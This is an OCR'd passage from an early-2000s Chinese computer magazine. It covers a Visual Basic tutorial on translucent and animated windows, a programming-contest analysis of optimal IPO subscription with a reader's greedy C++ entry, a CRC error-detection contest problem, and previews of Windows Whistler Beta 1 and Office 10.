在Form_Load事件中首先用GetWindowLong获取窗口原先的样式，再给它添上新样式WS_EX_LAYERED，接着用SetWindowLong把新样式赋给窗体，然后新增的函数SetLayeredWindowAttributes就能发挥作用了。最后一个参数LWA_ALPHA表明要设置半透明样式，第三个参数192指定透明程度，取值范围为0－255。该函数的另一种调用方式是：

```
SetLayeredWindowAttributes me.hwnd, &H0, 0, LWA_COLORKEY
```

这里最后一个参数LWA_COLORKEY表明不显示窗体中的透明色，而第二个参数&H0表示透明色为黑色，事实上你可以用RGB函数来指定颜色值。现在大家看到了，使用这个函数很容易就实现了本文上两节辛辛苦苦绕了个大圈子才实现的效果，而辛辛苦苦耐着性子看到这里的读者也一定要大呼上当了。早知如此，何必当初那么麻烦。

非也！鱼与熊掌不可兼得。对同一个窗体，SetLayeredWindowAttributes只能使用一次，也就是说你不能既创建一个不规则形状的窗体，又使它成为半透明的。这回你能明白我费这么大周折跟你讲解传统方法的苦心了吧。对了，要两者兼得只有用老方法做不规则形状的窗体，用新函数设置半透明样式。

四、超必杀II——窗体的动态特效

既然已经提到了Windows 2000，那么在这里就再介绍一个与窗体有关的API吧。AnimateWindow是一个在窗口打开和关闭时产生动画效果的函数，其中最酷的莫过于淡入淡出了。函数声明如下：

```
Declare Function AnimateWindow Lib "user32" (ByVal hwnd As Long, ByVal dwTime As Long, ByVal dwFlags As Long) As Long
Const AW_HOR_POSITIVE = &H1          '从左到右
Const AW_HOR_NEGATIVE = &H2          '从右到左
Const AW_VER_POSITIVE = &H4          '从上到下
Const AW_VER_NEGATIVE = &H8          '从下到上
Const AW_CENTER = &H10               '从中间开始
Const AW_HIDE = &H10000              '卸载时使用
Const AW_ACTIVATE = &H20000          '打开时使用
Const AW_SLIDE = &H40000             '与前四种组合拉出样式
Const AW_BLEND = &H80000             '淡入淡出
```

可惜我无法在文章中向你演示动态效果，具体的效果如何就要靠你自己尝试了。要注意列出的9个常量是可以联合使用的，具体的调用例子如下：

```
Private Sub Form_Load()
  AnimateWindow hwnd, 1000, AW_BLEND + AW_ACTIVATE
End Sub
```

五、结语

关于VB窗体的讨论就进行到这里。很多VB爱好者都喜欢布置漂亮的界面，我也一样，毕竟美化生活才是电脑应用的主要目的和市场所在。时下Skin化界面的流行充分说明了人们更喜欢漂亮的界面，而不是"标准化"的界面。但是，我们也不希望看到软件被做成一个个绣花枕头，无论什么东西没有内涵终将遭到唾弃。最后，想借《电脑爱好者》的宝地，推荐一下我的VB站点：www.archtide.com，希望大家可以从那里获得更多的VB高级技巧。

东渐：大家一定想亲自试试文章中奇妙的程序吧？你可以到《电脑爱好者》的网站来下载文章中提及的代码以及完整的VB工程。

确定最佳抽新股方案

——2000年第19期擂台赛赛题分析

□北京　晓峰

（一） 问题

某投资者共有资金S元，用于某日抽新股，设该日共有n支新股发行，设第i支新股（$1\le i\le n$）发行价为P_i元，申购上限是m_i股，估计命中率为R_i，该新股上市后的价格是发行价的K_i倍。

同时按股市有关规定：新股申购数必须是1000的整倍数，抽买新股没有手续费，但一般的股票交易有η =7‰的手续费。请编程求最佳抽新股方案。

（二） 分析

首先，对该问题建立起相应的数学模型。

设某方案为抽买第i只股n_i股

显然对第i只股票的期待命中数为n_iR_i，命中后的售出价为P_iK_i，除去手续费将获利：$n_iR_iP_i(K_i(1-\eta)-1)$

原问题可描述为以下数学问题：

$$\begin{cases} Max(r)=Max(\Sigma n_iP_iR_i(K_i(1-\eta)-1)) \\ st.\ 0\le n_i\le m_i \\ n_i \text{为1000整倍数的整数} \\ \Sigma n_iP_i\le S \end{cases}$$

也就是找一组n_i，在满足后三项约束条件下，使r的值最大。实际是一个线性规化问题。

设$x_i=n_i/1000$，$a_i=1000P_iR_i(K_i(1-\eta)-1)$，$b_i=1000P_i$则也 可进一步更简单地表示为以下问题：

$$\begin{cases} Max(r)=Max(\Sigma a_ix_i) \\ st.\ 0\le x_i\le m_i/1000 \quad x_i \text{为整数} \\ \Sigma b_ix_i\le S \end{cases}$$

（三） 解法

该问题可以用线性规划的方法，如单线形法或丹捷－卧佛分解算法等求解；另一种简单的方法是贪心法，从利润高的至利润低的次序逐级最大限度申购就可以了，但该方法可能得到的方案并不是真正最优的，而只是一个次最优的，下面给出一篇参赛稿供参考。

附：张宗润先生参赛稿

设有一只新股N，其上市价格为每股P元，申购上限为m（m为1000整倍数），估计中签率为R，成交价为申购价的K倍，有某投资人申购了A（A为1000整倍数，且$1000\le A\le m$）股，根据题意，其纯利润（NP）＝交易金额－本金－缴纳手续费，即：

$NP=P\times A\times R\times K-P\times A\times R-0.0075\times P\times A\times R\times K$

$=P\times A\times R\times(K\times(1-0.0075)-1)$

$=P\times A\times R(K\times(1-0.0075)-1)$

其纯利润率（NPR）$=R\times(K\times(1-0.0075)-1)$，则$NP=NPR\times P\times A$

由此可见，纯利润率的大小不仅取决于R和K的大小，还取决于P和A的大小。现在有n只新股，投资人持有S元资金，欲使所申购的股票获得最大的纯利润，必须优先申购纯利润NP最大的股票。当S足够申购n只股票中NPmax的Ni股票Ai（$1000\le Ai\le mi$）股，剩余资金S－Fi再申购剩余股票中纯利润最大NPmax的Nj股票数量Aj（$1000\le Aj\le mj$）股，以此类推……一直到遍历所有的股票按纯利润最大的顺序都申购完为止，如果A＜1000，A＝0，那么所获得的纯利润之和ΣNP一定最大。

```
class newstock            // 新股属性
{
    public:
      char word[9];            // 申购代码
      char name[9];            // 股票名称
      double price;            // 上市价格(元/股)
      unsigned long measure;       // 申购上限(股)
      double rate;          // 估计中签率(%)
      double multiple;     // 估计成交价是申购价几倍
      unsigned long amount;      // 申购数量(股)
      double netprofitrate;      // 纯利润率(%)
};
void buyplan::count()
{            // 计算纯利润最大每只新股申购数量方案
    int *list = new int[number];
    for(int i = 0; i < number; i++) {
  // 计算每只新股纯利润率(%)
      list[i] = i;
   object[i].netprofitrate = object[i].rate * (object
[i].multiple * (1 - poundage) - 1);
      object[i].amount = 0;      // 初始化申购数量
      }
    unsigned long temp1, temp2;
    double fund = sum;
       // 按纯利润最大排序计算每只新股申购数量
```

```
    for(int i = 0; i < number; i++) {
            temp1 = fund >= object[list[i]].price * object
[list[i]].measure ?object[list[i]].measure : countper(list[i],
fund);
            for(int j = i + 1; j < number; j++) {
             temp2 = fund >= object[list[j]].price * object
[list[j]].measure ?object[list[j]].measure : countper(list[j],
fund);
              if(object[list[i]].netprofitrate * object[list[i]].
price * temp1 < object[list[j]].netprofitrate * object[list
[j]].price * temp2) {
                 int temp = list[i];
                 list[i] = list[j], list[j] = temp;
                 temp1 = temp2;
                 }
              }
            fund -= object[list[i]].price * (object[list[i]].
amount = temp1);
           }
        sum -= fund;                  // 所用资金
    }
    unsigned long buyplan::countper(int i, double fund)
    {  // 计算申购数量不够上限但可以是 1000 整倍数
        int j;
        double temp;
        for(j = 0; ; j++) {
          if(fund < (temp = object[i].price * 1000)) break;
           fund -= temp;
           }
        return j * 1000;
    }
```

2001 年第 1 期擂台赛题目

CRC循环冗余码编码与检错

现在有1个文件要在网络中进行传输，为保证数据传输的正确性，采用 CRC 循环冗余码进行检错处理。

具体做法是先将被传输文件的数据按每K字节分割成帧，每帧加入b个字节桢编号，对每一帧再计算与加上r字节的CRC循环冗余码；在接受方再分别对每一帧进行检错处理，对每一帧判断有无误码产生，并对正确的帧进行数据重组得到原来的文件。

请编两段程序：

一段用于发送方CRC循环冗余编码，输入待发送文件的文件名，CRC 多项式的值（常用的 CRC 生成多项式有 $CRC_{16}=X^{16}+X^{15}+X^{2}+1$，$CRC_{16}=X^{16}+X^{12}+X^{5}+1$，$CRC_{32}=X^{32}+X^{26}+X^{23}+X^{22}+X^{16}+X^{11}+X^{10}+X^{8}+X^{7}+X^{5}+X^{4}+X^{2}+X+1$ 等等），每帧数据的字节数 K，帧序号字节数 b 等，这里将 CRC 编码后的结果输出到磁盘文件 CRCout.dat 文件中。

另一段用于接受方检错，输入 CRC 多项式的值，每帧数据字节数 K，帧序号字节数 b 等，程序对每一帧进行正确性检验后，输出每一帧的正确性情况。

进一步也欢迎您实现一个CRC循环冗余码的小应用程序，例如一个串口通信程序，用零调制解调方式将两台PC串口联接起来后，在两台 PC 间进行带 CRC 码检错与错误重传的串口通讯实用程序。

附：CRC 循环冗余码的编码与检错方法

首先将一个r次多项式与一个r+1位的二进制位串对应，如 $CRC_{16}=X^{16}+X^{15}+X^{2}+1$ 则对应 1 个 17 位的二进制位串 11000000000000101。

对1个K位数据，用r次的冗余多项式编码将产生r位冗余码。

冗余码的具体内容就是K位数据除以r次冗余多项式对应位串数据的余数（其中除法为模 2 除）。

例如：数据为 1101，冗余多项式为 $X^{4}+X^{3}+1$，则应产生4位CRC冗余码，计算过程为先将11010000除以 $X^{4}+X^{3}+1$：

```
            1001
      ┌─────────
11001 ) 11010000
        11001
        ─────────
            11000
            11001
        ─────────
             0001
```

结果余数为 0001，CRC 编码后的完整数据为 11010001。

注意除法中的减法是模2减，即两位相同则减为0，不同位则为 1。

接受方则将带CRC位的数据除以CRC多项式对应位串数据，余数为0则认为正确，否则认为产生了错误。

2000 年第 19 期获奖名单

擂　主：赵海亮（天津）
一等奖：王东明（北京）　张前军（云南）　李四富（河南）
优秀奖：欧阳志新（山东）　官国军（哈尔滨）　谭笑文（云南）
吴为新（四川）　傅志伟（西安）　严学文（武汉）
唐飞学（上海）　马克先（黑龙江）　范斌（广东）
杨羊（海南岛）　张宗润（福建）
本期评委：吴文虎　刘雅英　罗光宣　晓峰

擂主将获得 WPS2000 听说读写一套及 200 元奖金，一等奖获 ” 金山毒霸 “ 一个，优秀奖获 ” 金山词霸.net 2001 “ 一个。

本期奖品由金山公司提供。

参 赛 要 求

(1) 要求有程序的简要说明，程序有较好的写作风格，适当的注释。

(2)非常欢迎将参赛程序通过软盘或E-mail:arena@cfan.cn.net 寄来。

(3) 本次擂台赛评奖日期为：2001 年 3 月 10 日。

(4) 来稿请寄：北京 9615 信箱《电脑爱好者》编辑部（擂台赛 2001 年第 1 期）收（100086）。

□北京　高兴

Whistler Beta 1 亲密接触

在微软的Windows家庭中，Windows 95曾经是一个非常重要的版本，它带来的是一次飞跃性的突破。同样，下一代操作系统Whistler目前也担当着这种角色，很多人都认为它将是微软.NET计划中重要的角色，同时它也担负着微软一统Windows大家庭的梦想。由于Whistler还处在研发期内，它的Beta 1版也只是处于"小荷才露尖尖角"状态，真正的威力会在正式版时充分展现。但是正如前文所说，Whistler是一个对未来有着重要影响的操作系统，所以我们没有任何理由去忽视它，在获取了Whistler Beta 1的测试版后，我们写下了这篇Whistler Beta 1的新功能新变化的报告。



注：Whistler共有三个版本：个人版、专业版、高级服务器版。由于个人版和专业版之间存在着一些差别，如在Beta 1中只有Whistler Professional才支持多语言，而Whistler Personal和Advanced Server都不支持，另外个人版只支持单个CPU，而专业版则支持双CPU。所以我们将基于Whistler专业版作介绍。

兼容性

在每个新操作系统面世前，它的兼容性会被所有人（用户和厂商）关注。微软在每一次升级时也屡出奇招，试图让所有的用户升级时心甘情愿。记得在Windows 2000时，我们就可以利用安装光盘中的应用程序兼容工具来解决部分应用程序与系统版本兼容的问题。而现在这个工具集成到了Whistler中，也就是在Whistler中提出了"emulation mode（仿真模式）"，其作用是：它能让在Whistler中运行的老程序仿佛是运行于Win95或NT中。并且Whistler还提供了一个数据库，包含在数据库中的应用程序都能被系统构建的虚拟环境欺骗，从而顺利进入工作状态，而且用户还可以到微软的升级网站去更新数据库（如图1）。微软的官方发言人也表示第一个测试版将着重解决软硬件的兼容性问题，在我们使用的过程中，无论是目前较常用的软件或是硬件，均能够在Whistler下轻松安装，并且由于Whistler将同时适用于家庭用户和商业用户，所以我们有理由相信，正式版的Whistler将会在兼容性上超越以前的任何一个Windows产品。



图1 用户右击程序或桌面快捷键，选择"在仿真模式下运行"选项，再选择相应的操作平台，那些无法运行的程序大多能获得"新生"。

启动、登录、第一次运行

现在我们开始真正进入Whistler，Whistler Beta 1全新的启动画面（如图2），传统的启动进程条已经取消，最令人兴奋的是Whistler的启动速度非常快。在接着出现的登录界面中，我们将看到一个非常漂亮、精致的界面，从图3中我们可以看到，Whistler将用户名称一一列出，用户登录时输入相应的密码即可进入。有些用户由此对系统的安全性产生了疑问，但是Whistler毕竟是一个要面对家庭和商业用户的操作系统，所以它必须在



图2



图3　登录界面会让所有用户耳目一新。机器名在左边、下面是关闭电脑按钮、中间是用户名和密码输入框。



图 4　非常漂亮的欢迎界面

易用性上作出努力。进入桌面后，Whistler还会显示欢迎界面（如图4），其中包括：用户如何使用鼠标、合法协议、用户账号等。

界面和界面主题

Whistler操作界面一个很明显的变化就是桌面和开始菜单。桌面上已经无法找到往日里习惯使用的"我的电脑"和"网上邻居"，默认情况下仅会显示"回收站"、"我的文档"和Windows Media Player三个图标，不过用户也可以在"桌面属性"中增加或去除相应的图标。并且开始菜单已经被一个简化了的新型开始菜单代替，其大小约为以前的两倍，里面包含了：我的电脑、控制面板、查找、运行、帮助和支持等大量选项。很多用户对这个新开始菜单表示不满，认为它看上去太大，挡住了屏幕。而事实上，开始菜单中还蕴藏玄机，它包括一个MMC Taskpad（位于面板的左边，如图5），在这个任务区里会显示最近使用过的程序，它能帮助用户很快找到频繁使用的程序。




图 5

Whistler提供了一个全新的基于XML的换肤功能，称为界面主题（如图6）。这个功能曾经是Windowblinds的创意，不过Windowblinds会占用大量的系统资源，即使如此，Windowblinds还是有着不小的市场。微软也意识到个性化的魅力可以吸引更多的初级用户，所以他们便将这个功能无缝地融入到操作系统中，现在用户在使用中几乎感觉不到系统资源的占用。目前在Beta 1中仅内置了"专业"界面主题，用户可先体会一下这个主题带来的新滋味。



图 6

我的电脑和我的照片

"我的电脑"主要对提示栏进行了改动，Tasks、Other places、Details三个区域将显示更多的内容（如图7）。另外，在"我的电脑"中，Whistler提供了一些新的文件和文件夹查看方式，用户也可在群组中排列图标（如按照驱动器或文件类型），也可以以新的平铺查看模式来浏览，不过根据我们的使用经验，这种平铺查看模式比较适合浏览硬盘、软盘和光驱。



图 7




图 9　图 8



同样"我的照片"文件夹的变化也体现在提示栏，点击图片时提示栏中会显示更丰富的内容，如：重命名、移动复制文件、E-mail文件等（如图8）。

任务栏

貌似没有变化的Whistler任务栏其实在功能上有了相当大的变化。一方面，微软总结了以往系统托盘显得杂乱的现象，推出了托盘管理功能，相信这个功能会增强对系统托盘的控制，以前那种混乱不堪的状况将得到极大的改善。另一方面，Whistler提供了一个新的群组功能，用来方便地管理任务栏。在打开多个窗口时，系统便会自动将同组程序的窗口集中到群组中，点击该按钮将显示重叠菜单，然后从中选择某个窗口（如图9）。

控制面板

这是一个崭新的"控制面板"，它的整体设计思路是使用户操作更简便。但是我们在使用中发现，由于"控制面板"按种类组合，如果你要查找其中某项的话，首先必须记得它归属于哪一类，这对有些初级用户来说会觉得不方



图 10

便。但是Whistler还是努力让它向人性化迈近，如Whistler的多用户设置更为简单和形象，用户种类仅使用3种，并且在创建新密码时还可设置密码提示，这些都表明Whistler希望将这种复杂的设置变得更为简单，以便于家庭用户使用（如图10）。

切换用户

切换用户也是Whistler中一个很酷的新功能，它能使你很轻松地进行用户切换。记得在Win 98/2000时用户只有选择”注销“才能以另一个用户的身份进入系统。而在Whistler中，用户可以以一个用户身份登录，并在进行任意操作的同时以另外一个用户身份登录，切换后系统并不会关闭前一个用户所进行的操作和程序（如图11）。



图 11

在设置多用户后，用户就可以在注销对话框中看见“切换用户”选项。

设备驱动程序退回

在Whistler中，新增了设备驱动程序退回功能。用户在新的设备驱动程序引起系统不稳定的情况下，可退回到以前安装的设备驱动程序版本。这对在安装错误驱动程序后导致系统不稳定的情况是个很好的解决方法。

网络桥梁

Whistler提供了一个非常有用的新功能——Network Bridging（网络桥梁）。假如用户在电脑中安装了超过一种类型的网络媒介，如以太网或无线媒介，网络桥梁可以让你在它们之间无缝穿越。

个人防火墙

Whistler的个人防火墙能安全地连接协议、端口或应用程序，不过这只供用户们在共享一个网络连接时使用，因此它并不能真正代替ZoneAlarm或BlackIce Defender这样的专业个人防火墙。从功能上说，Whistler的个人防火墙只是为代替共享网络连接而设计的简单的代理服务器。

远程桌面

很多人都说远程桌面其实就是一个重新包装过的终端服务，这话确实不错，远程桌面不仅能让用户远程连接计算机，还能对它进行管理，就好像你正在登录本地的计算机一样。如果你曾经使用过pc anywhere，那么你一定会对这个功能轻车熟路，事实上只要你拥有远程计算机上的IP地址和密码，就能利用鼠标来控制这个计算机。



图 12

转移向导

Whistler的另一个特色功能是转移向导，它能复制计算机中的设置，然后再转移到其他计算机中，可以想象这个功能会对网络管理员以及经常重装系统的用户有多么大的帮助（如图13）。不过这个功能也有一个不足之处，那就是目标计算机中必须也有转移向导程序。



图 13

直接刻盘功能

Whistler将刻盘功能直接融合到鼠标右键菜单的“发送到”中，通过这里就可以直接将文件或文件夹写入CDR或CDRW中（如图14）。在使用中发现这个功能操作非常简便，待该功能完善后，是不是意味着一批相同功能的软件将要下岗？



图 14

"发送到"菜单中增加了"Writab"

对中文的支持

如上文所述，Whistler Beta 1中只在Whistler Professional中才支持多语言，而Whistler Personal和Advanced Server都不支持，我们估计这种情况会在Beta 2时有所改变。虽然Beta 1中支持的语言不多，但非常幸运，中文简体和中文繁体都已经列在其



图15

中。在设置时，我们发现其操作比 Windows 2000 更方便，尤其是简体中文，转换的正确率很高（如图15）。

认证管理器

认证管理器也是 Whistler 的一个新功能，用户在这里可以管理登录网络中其他客户端的密码，所以我们可以把这里看作管理所有安全认证的集中营（如图 16）。




图 16

备份和恢复

在Windows Me中曾提供了一个新的功能即"系统还原"，它能完整恢复到以前某个时间的操作系统，客观地说它的功能并不像其他专业的备份工具那样完善，但足以弥补 Microsoft Backup 在功能上的局限。到了 Whistler 中，微软又进一步完善了这个功能，它将系统还原直接合并到了备份和恢复工具中，这里所提供的一组工具能够让用户完成系统及数据的备份和还原，另外它还提供了一个日历风格的计划任务安排工具，用来满足用户的不同需要。



图 17

其他一些小变化

Whistler 中使用的 IE 版本是 5.6 版本，不过根据微软的消息，在Whistler正式发布时，集成在操作系统中的将是IE6。

当我们在局域网中登录其他电脑时，发现它的认证对话框中增加了两个选项：记住密码和不再提示密码。这两个功能会给日常操作带来方便。



图 18

我们在控制面板里还发现了 Text To Speech（文字语音转换引擎）功能，试用一下后，发现效果还真不错。




图 19

Whistler 中的新变化真是不胜枚举，大家还是通过自己的应用慢慢去体会吧。

超前体验 Office10

□北京　清风

2000年中，最引人注目的办公软件当属SUN公司推出的StarOffice，免费的诱惑让它如此"美丽"，也抢尽了Office 2000曾经的无限风光。但是微软从不愿意与人同分一杯羹，目前他们正在致力于Office 10的开发，预计在今年夏秋Office将卷土重来，让整个世界沸腾，掀起一场全球性的Office升级热潮。2000年8月，微软推出Office 10的第一个测试版本，我们也初步领略了Office 10的风采，前些日子Office 10 Beta 2又闪亮登场，这里不妨和我们一起关注一下这个被比尔·盖茨吹嘘为"历史上最有意义的Office版本"，看看它会给用户带来什么新鲜感受。

新的安装模式

用户首先看到的变化就是安装模式变化，微软在Office 10中提出了订阅模式或标准模式两个概念。所谓订阅模式，是指用户必须在互联网上注册产品，并根据固定的间隔时间不断重新订阅。而标准模式也能正常安装Office 10，但是如果用户不注册产品，在使用20次后会进入"Reduced functionality mode"（功能限制模式），此时用户只能查看文档而不能编辑或创建文档。其实冷静地思考一下，我们就会发现，微软在历次的Office升级中总在不断地改变安装模式，记得安装Office 99时要求插入一张认证软盘，到了Office 2000，则要求用户在网上注册，否则只能使用50次，现在又推出订阅模式。很明显微软此举是为了阻止疯狂的盗版行为，但是基于各方面因素，在Office 10正式版中将使用哪种安装模式或者两种模式都采用，目前还不得而知。

新的操作界面

微软在Office 10中整体的设计用意是简化任务，降低屏幕杂乱度，让用户拥有舒适的平面视觉（如图1）。另外还通过"Eye candy"来获取高色彩显示，其界面效果非常类似即将来临的Windows 2000 的升级版--Whistler。Office 10还推出




图1 Office 10的界面平直流畅



图2 Office 10的语音识别将改变传统的鼠标、键盘操作方式




图3 Word中具有了多块内容选择功能，这可是用户们多年的梦想



图 4　剪贴板中的内容可应用在非 Office 软件中



图 5 这个功能表明 Office　10 努力施展各种伎俩希望能粘住用户




图 6 Hotmail 的用户设置界面




图 7　着色选项界面

"Task Pain"视图，"Task Pain"位于程序的右边，用来显示已经打开的选项和新文档，用户也可通过 "Task Pain" 快速在模板中选取新文档。在新的操作界面中用户还能对保存、另存为和打开对话框，使用鼠标拖拉边框来调整大小。

语音识别

所有参加测试的人员在谈论 Office　10 时最多的话题可能就是语音识别功能，不过在 Beta　1 中内置的语音识别引擎几乎不能使用，并且在 Beta　2 中它的状态也仍是非常糟糕，这和微软吹嘘的 " 语音识别能力有 85 - 90％的准确性 " 相差太远。不过经验告诉我们，这将是一个改变传统的革新功能，下面让我们详细体会一下语音识别功能（如图 2 ）。

Office　10 的语音功能应用在两个方面：一是通过语音控制程序，二是语音转换文字。在默认情况下，语音工具栏将显示在屏幕的右上端，用户可在 " 听写和命令 "、" 控制 " 模式间转换。在识别用户的语音时，先以点显示，在完成识别后，则将点转换成文字。不过遗憾的是，虽然很多人都认为集成在系统内的语音识别引擎会速度更快，工作效率更高，但是事实上它的速度仍旧不能令人满意。但我们对 Spoken　Command（口语命令）功能印象还是非常深刻的，它能让用户用语音就可以控制工具栏按钮、菜单、菜单项。

Office　10 组件功能变化

Word　10

Word　10 中首先改变了 Word　2000 中不讨人喜欢的 SDI 用户界面风格（它会在打开每个文档时新开独立窗口），给用户提供多文档界面。其次 Word　10 最让人兴奋的变化当属支持多选和新型的剪贴板。多选功能可以让用户一次在文档中进行多块内容选择（如图3）。而新型的剪贴板除了具有 24 个剪贴内容以及预览模式外，还提供给用户更多的控制（如怎样将内容复制和粘贴到文档中，如图4）。同时它还会在系统托盘处创建图标，这样用户还可以将剪贴内容应用到非 Office 软件中。除了以上突破性的变化，Word　10 还更多地在细节上发生了变化，如增强了管理功能、轻松的格式化再利用、改进的 " 查找和代替 " 对话框、脚注和尾注功能的进一步完善等。另外还对弹出列表、编号列表、表格、自动完成、字数统计、校对工具等进行了改进。

另外所有 Office　10 的组件都引进了 IE 的搜索面板功能，从图 5 中可以看出，搜索面板位于程序窗口的右侧，可以同时搜索本地计算机、网络计算机以及 Outlook，而且搜索结果将显示在当前使用的 Office 程序中，用户不需切换软件就可以找到所需的文件。

Outlook　10

Hotmail 目前已经集成到 Outlook　10 中，但是由于打开 Outlook 就会连接到 Hotmail 服务器上（如图 6），所以 Outlook　10 的启动会变得非常慢。另外 Word 成为 Outlook　10 的默认邮件编辑器，当然用户也可以根据喜好选择其他工具来代替。在编辑邮件时我们也可

以发现很多细节上的变化，如：在编辑文档时拼写和语法出错的地方就会高亮显示，同时 Outlook 10 还具有自动完成功能，并对邮件过滤器向导进行了改进。

Outlook 10 中还集成了 MSN Messenger（即时信息通信软件），到 Beta 2 为止，用户已经能登录和注销 MSN Messenger，并能在工具菜单中改变设置，不过是否会在最终发布时仍包含 MSN Messenger，这一点还有待微软进一步表明态度。另外 Outlook 10 中提供了日历着色功能，用户可以用色彩来标记约会，或者设置标记规则，这样在碰到规则中的条件时就能自动着色，以提示用户完成预定任务（如图 7）。

Excel 10

在 Excel 10 中，微软使用了许多新功能，如新的查询界面，简便的标签功能、数据透视表设计以及对 XML 的支持，这些功能使它更容易将数据发布到 Web 中。另外微软还对它的几十个细小之处进行了改进（如图 8）。

Access 10

在 Access 10 中，微软再次升级了文件格式，这必然会引起许多 Access 忠实用户的抱怨。不过值得安慰的是，Access 2000 数据文件并不需要转换成新文件格式就能在Access 10中打开和修改。另外Access 10能够与最新的SQL Server 2000 Desktop Engine（以前的 MSDE）交互工作来创建更为高效的应用程序，并且现在它双向支持 XML（如图 9）。

PowerPoint 10 和 FrontPage 10

PowerPoint 10 中将包括新的协作功能和动画功能，另外软件还使用了新的界面。而 FrontPage 10 提供了新的编辑功能，以及最新的 Office Web Server（OWS）协作（如图 10、图 11）。

Office Web Designer

Office Web Designer（OWD)是首次在 Office 中露面，它主要用来创建和定制在 Exchange Sever 2000 的 Web 存储系统中运行的基于网页的工作组应用程序。OWD 同时提供了一组模板，其中包括Digital Dashboard，它能帮助用户创建工作组应用程序(如图12)。

Microsoft Installer

Office 10 中还包括一个新版本的 Microsoft Installer，其中也不乏一些新功能在内，如：将Office的设置从一台电脑移动到另一台电脑中，这样可以使 Office 10 的配置更便捷。

整体性能和稳定性

尽管 Office 10 使用了漂亮的图形界面，但是它的启动速度仍是非常快，甚至超过了 Office 2000。微软还推出了一个文档恢复功能，里面包含了一个恢复向导，可带领用户一步步完成整个恢复过程。另外微软还在 Office 10 中包含了一个错误报告工具，不过在最终版时这个报告工具很可能不会包含在内。

同时为了使 Office 10 更加稳定和健壮，微软增加了一些新功




图 8 Excel 界面图




图 9




图 10 PowerPoint10 新界面




图 11 Frontpage10 新界面

